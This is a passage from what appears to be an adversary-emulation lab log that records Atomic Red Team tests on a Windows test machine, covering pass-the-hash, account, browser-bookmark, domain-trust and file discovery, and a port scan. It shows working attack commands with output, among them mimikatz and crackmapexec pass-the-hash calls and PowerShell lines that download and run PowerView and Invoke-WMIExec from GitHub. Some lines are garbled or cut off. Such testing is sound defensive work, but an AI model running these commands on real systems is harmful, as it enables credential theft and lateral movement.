mimikatz(commandline) # sekurlsa:pth /user:Administrator/domain:%userdnsdomain%/ntlm:cc36cf7a8514893efccd3324464tgk1a
ERROR kuhl_m_sekurlsa_pth ; Missing argument : domain
ERROR kuhl_m_sekurlsa_pth ; Missing at least one argument : ntlm/rc4 OR aes128 OR aes256


mimikatz #
```

Atomic Test #2 - crackmapexec Pass the Hash

command execute with crackmapexec

```
C:\Users\Test_runner>C:\CrackMapExecWin\crackmapexec.exe %userdnsdomain% -u Administrator -H cc36cf7a8514893efccd3324464tgk1a -x whoami

C:\Users\Test_runner>_
```



No output is likely due to not joining a domain.

Atomic Test #3 - Invoke-WMIExec Pass the Hash

Use Invoke-WMIExec to Pass the Hash Note: must dump hashes first [Reference](#)

```
PS C:\Users\Test_runner> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> IEX (IRM 'https://raw.githubusercontent.com/Kevin-Robertson/Invoke-TheHash/61ee9f934313acc7089568902443c18694ed9eb/Invoke-WMIExec.ps1' -UseBasicParsing);Invoke-WMIExec -Target $env:COMPUTERNAME -Usernam
36cf7a8514893efcccd3324464tkgla -Command hostname
>>
MethodInvocationException:
Line
610 ~ s.Split("-") | ForEach-Object{[Char][System.Convert]::ToInt16($_,16)}
Exception calling "ToInt16" with "2" argument(s): "Additional non-parsable characters are at the end of the string."
MethodInvocationException:
Line
610 ~ s.Split("-") | ForEach-Object{[Char][System.Convert]::ToInt16($_,16)}
Exception calling "ToInt16" with "3" argument(s): "Could not find any recognizable digits."
[-] Administrator WMI access denied on DESKTOP-VROB2RI
PS C:\Users\Test_runner>
```

Discovery

Account Discovery: T1087

T1087.001 - Local Account

Description from ATT&CK

Atomic Test #1 - Enumerate all accounts (Local)

Can not process due to OS unavailable.

Atomic Test #2 - View sudoers access

Can not process due to OS unavailable.

Atomic Test #3 - View accounts with UID 0

Can not process due to OS unavailable.

Atomic Test #4 - List opened files by user

Can not process due to OS unavailable.

Atomic Test #5 - Show if a user account has ever logged in remotely

Can not process due to OS unavailable.

Atomic Test #6 - Enumerate users and groups

Can not process due to OS unavailable.

Atomic Test #7 - Enumerate users and groups

Can not process due to OS unavailable.

Atomic Test #8 - Enumerate all accounts on Windows (Local)

Enumerate all accounts Upon execution, multiple enumeration commands will be run and their output displayed in the PowerShell session


```

Microsoft Windows [version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user

User accounts for \DESKTOP-VRO2R2I

Administrator    DefaultAccount    Guest
Test_runner      W00d4v1lly4cc0unt

The command completed successfully.

C:\Windows\system32>dir c:\users\
Volume in drive C has no label.
Volume Serial Number is 348D-64F8

Directory of c:\users\

05/07/2025  11:09 AM    (DIR)          .
05/07/2025  11:09 AM    (DIR)          ..
05/07/2025  11:00 AM    (DIR)          Public
06/12/2025  01:29 PM    (DIR)          Test_runner
               8 File(s)      8 bytes
               4 Dir(s)  20,471,517,184 bytes free

C:\Windows\system32>cmdkey.exe /list

Currently stored credentials:

Target: WindowsLiveTarget\virtualapp\didlogical
Type: Generic
User: B6f7a8b329f0e8
Local machine persistence

C:\Windows\system32>net localgroup "Users"

Alias name     Users
Comment       Users are prevented from making accidental or intentional system-wide changes and can run most applications

Members

-----
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
The command completed successfully.

C:\Windows\system32>net localgroup

Aliases for \DESKTOP-VRO2R2I

-----
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*ITS Users
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.

C:\Windows\system32>

```

Atomic Test #9 - Enumerate all accounts via PowerShell (Local)

Enumerate all accounts via PowerShell. Upon execution, lots of user account and group information will be displayed.

https://drive.google.com/file/d/10NVk5QzrK0VhMpECcQcRvy4KPe9NkD5I/view?usp=drive_1ink

Atomic Test #10 - Enumerate logged on users via CMD (Local)

Enumerate logged on users. Upon execution, logged on users will be displayed.

```

C:\Windows\system32>query user

```

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
test_runner	console	1	Active	none	6/13/2025 7:20 AM

```

C:\Windows\system32>

```

Atomic Test #11 - ESXi - Local Account Discovery via ESXCLI

An adversary can use ESXCLI to enumerate a list of all local accounts on an ESXi host. [Reference](#)"

```

C:\Windows\system32>echo "" | "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\plink.exe" -batch "atomic.local" -ssh -l root -pw "password" "esxcli system account list"
Unable to open connection:
Host does not exist
C:\Windows\system32>

```

Application Window Discovery: T1010

Description from ATT&CK


Atomic Test #1 - List Process Main Windows - C# .NET

Compiles and executes C# code to list main window titles associated with each process.

Upon successful execution, powershell will download the .cs from the Atomic Red Team repo, and cmd.exe will compile and execute T1010.exe. Upon T1010.exe execution, expected output will be via stdout.

```
C:\Users\Test_runner>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe -out:%TEMP%\T1010.exe "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1010\src\T1010.cs"
Microsoft (R) Visual C# Compiler version 4.8.9232.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
```



```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
ignore | Out-Null
>> Invoke-WebRequest https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1010/src/T1010.cs -OutFile "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1010\src\T1010.cs"
PS C:\Windows\System32> & $env:TEMP\T1010.exe
Process: TextInputHost ID: 8076 Main Window title: Microsoft Text Input Application
Process: ShellExperienceHost ID: 7156 Main Window title: Windows Shell Experience Host
Process: msedge ID: 7832 Main Window title: atomic-red-team/atomics/T1010/T1010.md at master · redcanaryco/atomic-red-team · GitHub and 1 more page - Profile 1 - Microsoft? Edge
Process: cmd ID: 5508 Main Window title: Command Prompt
Process: SystemSettings ID: 5168 Main Window title: Settings
Process: ApplicationFrameHost ID: 3008 Main Window title: Settings
Process: pwsh ID: 1612 Main Window title: Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
Process: notepad ID: 4204 Main Window title: T1010 - Notepad
PS C:\Windows\System32>
```

Browser Bookmark Discovery: T1217

Description from ATT&CK

Atomic Test #1 - List Mozilla Firefox Bookmark Database Files on FreeBSD/Linux

Can not process due to OS unavailable.

Atomic Test #2 - List Mozilla Firefox Bookmark Database Files on macOS

Can not process due to OS unavailable.

Atomic Test #3 - List Google Chrome Bookmark JSON Files on macOS

Can not process due to OS unavailable.

Atomic Test #4 - List Google Chromium Bookmark JSON Files on FreeBSD

Can not process due to OS unavailable.

Atomic Test #5 - List Google Chrome / Opera Bookmarks on Windows with powershell

Searches for Google Chrome's and Opera's Bookmarks file (on Windows distributions) that contains bookmarks. Upon execution, paths that contain bookmark files will be displayed.

```
PS C:\Windows\System32> Get-ChildItem -Path C:\Users\ -Filter Bookmarks -Recurse -ErrorAction SilentlyContinue -Force

Directory: C:\Users\Test_runner\AppData\Local\Google\Chrome\User Data\Default

Mode                LastWriteTime         Length Name
----                -
-a---             6/13/2025  8:49 AM           2537 Bookmarks

PS C:\Windows\System32>
```

Atomic Test #6 - List Google Chrome / Edge Chromium Bookmarks on Windows with command prompt

Searches for Google Chromes's and Edge Chromium's Bookmarks file (on Windows distributions) that contains bookmarks. Upon execution, paths that contain bookmark files will be displayed.

```
C:\Users\Test_runner>where /R C:\Users\ Bookmarks
INFO: Could not find files for the given pattern(s).

C:\Users\Test_runner>
```

Atomic Test #7 - List Mozilla Firefox bookmarks on Windows with command prompt

Searches for Mozilla Firefox bookmarks file (on Windows distributions) that contains bookmarks in a SQLITE database. Upon execution, paths that contain bookmark files will be displayed.

```
C:\Users\Test_runner>where /R C:\Users\ places.sqlite
C:\Users\Test_runner\AppData\Roaming\Mozilla\Firefox\Profiles\76fx4u3t.default-release\places.sqlite

C:\Users\Test_runner>
```

Atomic Test #8 - List Internet Explorer Bookmarks using the command prompt

This test will list the bookmarks for Internet Explorer that are found in the Favorites folder

```
C:\Users\Test_runner>dir /s /b %USERPROFILE%\Favorites
C:\Users\Test_runner\Favorites\Bing.url
C:\Users\Test_runner\Favorites\Links


C:\Users\Test_runner>
```

Atomic Test #9 - List Safari Bookmarks on MacOS

Can not process due to OS unavailable.

Atomic Test #10 - Extract Edge Browsing History


This test will extract Microsoft Edge browser's history of current user



```
edgebrowsinghistory - Notepad
File Edit Format View Help
http://github.com
http://go.microsoft.com
http://www.msftconnecttest.com
```

Atomic Test #11 - Extract chrome Browsing History

This test will extract browsing history of the chrome user



```
chromebrowsinghistory.txt - Notepad
File Edit Format View Help
http://github.com
http://mozilla.org
```

Cloud Infrastructure Discovery: T1580

Can not process due to OS unavailable.

Cloud Service Dashboard: T1538

Can not process due to not having source.

Cloud Service Discovery: T1526

Can not process due to OS unavailable.

Cloud Storage Object Discovery: T1619

Can not process due to OS unavailable.

Container and Resource Discovery: T1613

Can not process due to OS unavailable.

Debugger Evasion: T1622

Description from ATT&CK

Atomic Test #1 - Detect a Debugger Presence in the Machine

Detecting a running debugger process or if the debugger is attached to a process via PowerShell

```
PS C:\Windows\System32> $debuggerProcesses = Get-Process | Where-Object { $_.ProcessName -match "dbg" -or $_.ProcessName -match "debug" }  
PS C:\Windows\System32> $debuggingFlags = [System.Diagnostics.Debugger]::IsAttached  
PS C:\Windows\System32>
```

No output since there are no debugging tools.

Device Driver Discovery: T1652

Description from ATT&CK

Atomic Test #1 - Device Driver Discovery

Displays a list of installed device drivers on the local computer and their properties. Threat actors use this command to enumerate the existing drivers on the computer. Parameters: /v /fo list - Displays verbose output in a list format - the /v parameter is not valid for signed drivers /si /fo list - Provides information about signed drivers and outputs it in a list format

https://drive.google.com/file/d/11iiG1i4aWGmF3fdCMBdyKsxE_ZbcGWO/view?usp=drive_link

Domain Trust Discovery: T1482

Description from ATT&CK

Atomic Test #1 - Windows - Discover domain trusts with dsquery

Required RSAT and Server AS DS

Atomic Test #2 - Windows - Discover domain trusts with nltest

Required RSAT and Server AS DS


Atomic Test #3 - Powershell enumerate domains and forests

Required RSAT and Server AS DS

Atomic Test #4 - Adfind - Enumerate Active Directory OUs

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory OUs

reference- <http://www.joeware.net/freetools/tools/adfind/>, <https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html>



```
Administrator: C:\Program Files\PowerShell\7-preview\pwsh.exe
PS C:\Windows\System32> & "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\AdFind.exe" -f "(objectcategory=organizationalUnit)"
>>


AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

ldap_bind_s: [] Error 0x51 (81) - Server Down
Terminating program.
PS C:\Windows\System32>
```

Atomic Test #5 - Adfind - Enumerate Active Directory Trusts

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory Trusts

reference- <http://www.joeware.net/freetools/tools/adfind/>, <https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html>



```
C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\AdFind.exe" -gcb -sc trustdmp

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

ldap_bind_s: [] Error 0x51 (81) - Server Down
Terminating program.

C:\Windows\system32>
```

Atomic Test #6 - Get-DomainTrust with PowerView

Utilizing PowerView, run Get-DomainTrust to identify domain trusts. Upon execution, progress and info about trusts within the domain being scanned will be displayed.

```

Administrator: Windows PowerShell (x86)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
PS C:\Windows\system32> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Get-DomainTrust -Verbose
VERBOSE: [Get-Domain] Error retrieving the current domain: Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
VERBOSE: get-domain
VERBOSE: [Get-Domain] Error retrieving the current domain: Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
VERBOSE: [Get-DomainSearcher] search base: LDAP://
VERBOSE: get-domain
VERBOSE: [Get-Domain] Error retrieving the current domain: Exception calling "GetCurrentDomain" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
VERBOSE: [Get-DomainSearcher] search base: LDAP://
VERBOSE: [Get-DomainComputer] Using additional LDAP filter: (userAccountControl:1.2.840.113556.1.4.803:=8192)
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369)(userAccountControl:1.2.840.113556.1.4.803:=8192))
Exception calling "FindOne" with "0" argument(s): "Unknown error (0x80005000)"
At line:6330 char:50
+ ... $PSBoundParameters['FindOne']) { $Results = $CompSearcher.FindOne() }
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : COMException

VERBOSE: [Get-DomainSID] Error extracting domain SID for ''
Exception calling "FindAll" with "0" argument(s): "Unknown error (0x80005000)"
At line:19691 char:24
+ ... else { $Results = $TrustSearcher.FindAll() }
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : COMException

PS C:\Windows\system32>

```

This happens due to not joining a domain.

Atomic Test #7 - Get-ForestTrust with PowerView

Utilizing PowerView, run Get-ForestTrust to identify forest trusts. Upon execution, progress and info about forest trusts within the domain being scanned will be displayed.

```

Administrator: Windows PowerShell (x86)
PS C:\Windows\system32> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f94a5d298a1b4c5dfb1f30a246d9c73d13b22888/Recon/PowerView.ps1' -UseBasicParsing); Get-ForestTrust -Verbose
Exception calling "GetCurrentForest" with "0" argument(s): "Current security context is not associated with an Active Directory domain or forest."
At line:4344 char:13
+ ... $ForestObject = [System.DirectoryServices.ActiveDirectory ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : ActiveDirectoryOperationException

PS C:\Windows\system32>

```

This happens due to not joining a domain.

Atomic Test #8 - TruffleSnout - Listing AD Infrastructure

Iterative AD discovery toolkit for offensive operators. Situational awareness and targeted low noise enumeration. Preference for OpSec.- <https://github.com/dsnezhkov/TruffleSnout>

```
C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\TruffleSnout.exe" forest -n %userdomain%

[*] Discovering forest DESKTOP-VR082RI
Error getting Directory Context: The specified forest does not exist or cannot be contacted.
Forest object not set

C:\Windows\system32>"C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\TruffleSnout.exe" domain -n %userdomain%

[*] Discovering domain DESKTOP-VR082RI
Error getting Directory Context: The specified domain does not exist or cannot be contacted.
Domain object not set


C:\Windows\system32>
```

File and Directory Discovery: T1083

Description from ATT&CK

Atomic Test #1 - File and Directory Discovery (cmd.exe)

Find or discover files on the file system. Upon successful execution, this test will output the results of all the data discovery commands to a specified file.



T1083Test1.txt

6/4/2025 3:43 PM

Text Document

309,231 KB

Atomic Test #2 - File and Directory Discovery (PowerShell)

Find or discover files on the file system. Upon execution, file and folder information will be displayed.

https://drive.google.com/file/d/13Zyf12-lr_4nHFUDqt47Ez3muB3NhpJT/view?usp=drive_link

Output all files and folder information.

Atomic Test #3 - Nix File and Directory Discovery

Can not process due to OS unavailable

Atomic Test #4 - Nix File and Directory Discovery 2

Can not process due to OS unavailable

Atomic Test #5 - Simulating MAZE Directory Enumeration

This test emulates MAZE ransomware's ability to enumerate directories using Powershell. Upon successful execution, this test will output the directory enumeration results to a specified file, as well as display them in the active window. See <https://www.mandiant.com/resources/tactics-techniques-procedures-associated-with-maze-ransomware-incidents>


```

Directory: C:\Program Files
Mode                LastWriteTime         Length Name
----                -
d----- 12/7/2019  4:31 PM             Common Files
d----- 5/22/2025  3:34 PM          Internet Explorer
d----- 5/8/2025  2:27 PM      Microsoft Update Health Tools
d----- 12/7/2019  4:14 PM      ModifiableWindowsApps
d----- 5/7/2025 11:07 AM          Oracle
d----- 5/9/2025  9:00 AM      PackageManagement
d----- 5/22/2025  2:09 PM      PowerShell
d----- 5/8/2025  2:26 PM          RUXIM
d----- 5/8/2025 12:40 PM      Windows Defender
d----- 5/8/2025 12:31 AM      Windows Defender Advanced Threat Protection
d----- 12/4/2023  9:56 AM          Windows Mail
d----- 12/4/2023  9:56 AM          Windows Media Player
d----- 5/8/2025 12:31 AM          Windows Multimedia Platform
d----- 12/7/2019  4:50 PM          Windows NT
d----- 12/4/2023  9:56 AM          Windows Photo Viewer
d----- 5/8/2025 12:31 AM          Windows Portable Devices
d----- 12/7/2019  4:31 PM          Windows Security
d----- 5/9/2025  9:00 AM          WindowsPowerShell

Directory: C:\Program Files (x86)
Mode                LastWriteTime         Length Name
----                -
d----- 12/7/2019  4:31 PM             Common Files
d----- 5/22/2025  3:34 PM          Internet Explorer
d----- 5/7/2025 11:09 AM          Microsoft
d----- 12/7/2019  4:31 PM          Microsoft.NET
d----- 5/22/2025  2:32 PM          Radmin Viewer 3
d----- 12/4/2023  9:56 AM          Windows Defender
d----- 12/4/2023  9:56 AM          Windows Mail
d----- 12/4/2023  9:56 AM          Windows Media Player
d----- 5/8/2025 12:31 AM          Windows Multimedia Platform
d----- 12/7/2019  4:50 PM          Windows NT
d----- 12/4/2023  9:56 AM          Windows Photo Viewer
d----- 5/8/2025 12:31 AM          Windows Portable Devices
d----- 12/7/2019  4:31 PM          WindowsPowerShell

Directory: C:\Users\Test_runner
Mode                LastWriteTime         Length Name
----                -
d----- 5/7/2025 11:00 AM          3D Objects
d----- 5/7/2025 11:00 AM          Desktop
d----- 5/7/2025 11:00 AM          Documents
d----- 5/28/2025 16:39 PM          Downloads
d----- 5/7/2025 11:00 AM          Favorites
d----- 5/7/2025 11:00 AM          Links
d----- 5/7/2025 11:00 AM          Music
d----- 5/7/2025 11:02 AM          OneDrive
d----- 5/7/2025 11:02 AM          Pictures
d----- 5/7/2025 11:00 AM          Saved Games
d----- 5/7/2025 11:02 AM          Searches
d----- 5/11/2025 11:06 PM          Videos
d----- 5/22/2025  2:46 PM          36218 chocolatey-install.ps1
d----- 5/8/2025  3:38 PM          55 passwords.txt
d----- 5/28/2025 10:17 PM          800 T1010.txt
d----- 5/23/2025 11:48 PM          338 T1083.txt
d----- 5/8/2025  9:41 PM          361 T1110.el.txt
d----- 5/28/2025 10:45 PM          330 T1217_test10.txt
d----- 5/16/2025 11:03 PM          3273 Test_area.txt

PS C:\Users\Test_runner>

```

Atomic Test #6 - Launch DirListener Executable

Launches the DirListener executable for a short period of time and then exits.

Recently seen used by [BlackCat ransomware](#) to create a list of accessible directories and files.

https://drive.google.com/file/d/1-BnvPu_npJJdt2FbsqoKPxT10v9sVF0S/view?usp=drive_link

Atomic Test #7 - ESXi - Enumerate VMDKs available on an ESXi Host

An adversary uses the find command to enumerate vmdks on an ESXi host. [Reference](#)

```

C:\Windows\system32>echo "" | "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\ExternalPayloads\plink.exe" "atomic.local" -ssh -l "root" -pw "pass" -m "C:\Users\Test_runner\Downloads\atomic-red-team-master\atomic-red-team-master\atomics\T1083\src/esxi_file_discovery.txt"
Unable to open connection:
Host does not exist
C:\Windows\system32>

```

Group Policy Discovery: T1615

[Description from ATT&CK](#)

Atomic Test #1 - Display group policy information via gpresult

Uses the built-in Windows utility gpresult to display the Resultant Set of Policy (RSOP) information for a remote user and computer. The /z parameter displays all available information about Group Policy. More parameters can be found in the linked Microsoft documentation <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/gpresult> <https://unit42.paloaltonetworks.com/emissary-trojan-changelog-did-operation-lotus-blossom-cause-it-to-evolve/>. Turla has used the /z and /v

https://drive.google.com/file/d/1VIpqHf9I2rOUKO5XdSP381Vns57uZ447/view?usp=drive_link

Use PowerView to Get-DomainGPO This will only work on Windows 10 Enterprise and A DC Windows 2019.

Atomic Test #3 - WinPwn - GPOAudit

[illegible]

Atomic Test #4 - WinPwn - GPORemoteAccessPolicy

Enumerate remote access policies through group policy using GPORemoteAccessPolicy function of WinPwn



```

T1054_events.txt - Notepad
File Edit Format View Help
#TYPE System.Diagnostics.EventLogEntrySecurity/Microsoft-Windows-Security-Auditing/4672
{"eventId": "MachineName", "data": "Index", "category": "CategoryNumber", "entryType": "Message", "source": "ReplacementStrings", "instanceId": "TimeGenerated", "timeWritten": "UserName", "site": "Container"}
"4672", "DESKTOP-VRO82R1", "System.Byte[]", "26560", "(12548)", "12548", "SuccessAudit", "Special privileges assigned to new logon.

Subject:
  Security ID:      S-1-5-18
  Account Name:     SYSTEM
  Account Domain:   NT AUTHORITY
  Logon ID:         0x3e7

Privileges:
  SeAssignPrimaryTokenPrivilege
  SeTcbPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeDebugPrivilege
  SeAuditPrivilege
  SeSystemEnvironmentPrivilege
  SeImpersonatePrivilege
  SeDelegateSessionUserImpersonatePrivilege", "Microsoft-Windows-Security-Auditing", "System.String[]", "4672", "6/13/2025 10:01:38 AM", "6/13/2025 10:01:38 AM", ...
"4624", "DESKTOP-VRO82R1", "System.Byte[]", "26559", "(12544)", "12544", "SuccessAudit", "An account was successfully logged on.

Subject:
  Security ID:      S-1-5-18
  Account Name:     DESKTOP-VRO82R1$
  Account Domain:   WORKGROUP
  Logon ID:         0x3e7

```

Atomic Test #2 - Enumerate Windows Security Log via WevtUtil

WevtUtil is a command line tool that can be utilised by adversaries to gather intelligence on a targeted Windows system's logging infrastructure.

By executing this command, malicious actors can enumerate all available event logs, including both default logs such as Application, Security, and System as well as any custom logs created by administrators.

This information provides valuable insight into the system's logging mechanisms, potentially allowing attackers to identify gaps or weaknesses in the logging configuration

https://drive.google.com/file/d/1v3u6IROtv2i_w3h2j2u_Y-EVAk7w7RVp/view?usp=drive_link

Network Service Discovery: T1046

Description from ATT&CK

Atomic Test #1 - Port Scan

Can not process due to OS unavailable

Atomic Test #2 - Port Scan Nmap

Can not process due to OS unavailable

Atomic Test #3 - Port Scan NMap for Windows

Scan ports to check for listening ports for the local host 127.0.0.1

```

Administrator: Windows PowerShell (x86)

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> nmap 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-13 11:53 SE Asia Standard Time
Nmap scan report for 127.0.0.1
